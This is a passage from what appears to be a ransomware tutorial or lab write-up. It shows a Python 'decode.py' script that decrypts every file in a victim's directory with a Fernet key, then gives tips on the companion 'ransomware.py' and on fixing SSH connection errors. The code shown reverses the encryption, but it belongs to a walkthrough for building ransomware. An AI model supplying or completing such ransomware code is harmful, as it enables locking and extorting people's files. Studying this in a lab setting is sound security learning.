#comment - a variable that will store file names of the victims files
victims_files = []
```

```
#a for loop that will list each file in the victims directory
for file in os.listdir():

        #files to be exempted from encryption
        if file == "ransomware.py" or file == "thekey.key" or file == "decode.py":
                continue

        #in case other file types exist that can't be modified ex. folders, zip files
        if os.path.isfile(file):
                victims_files.append(file)

print(victims_files)

#read the contents of the key
with open("thekey.key", "rb") as thekey:
        secretkey = thekey.read()

#create a for loop to examine and modify each file in the directory
for file in victims_files:
        #open each file and store its info inside the variable contents
        with open(file, "rb") as thefile:
                contents = thefile.read()
        #Use the key to decrypt the contents
        decrypt_contents = Fernet(secretkey).decrypt(contents)
        #overwrite the contents of each file using the encrypted version
        with open(file, "wb") as thefile:
                thefile.write(decrypt_contents)
```

make sure to remember to add the decryption file as one of the exceptions when encrypting and decrypting in both ransomware.py and decode.py

Then run the decryption file, then verify using cat command



Errors

if refused connection:

```
systemctl status ssh
sudo systemctl start ssh
sudo systemctl enable ssh
```

If invalid token, your key might have been encrypted or decrypted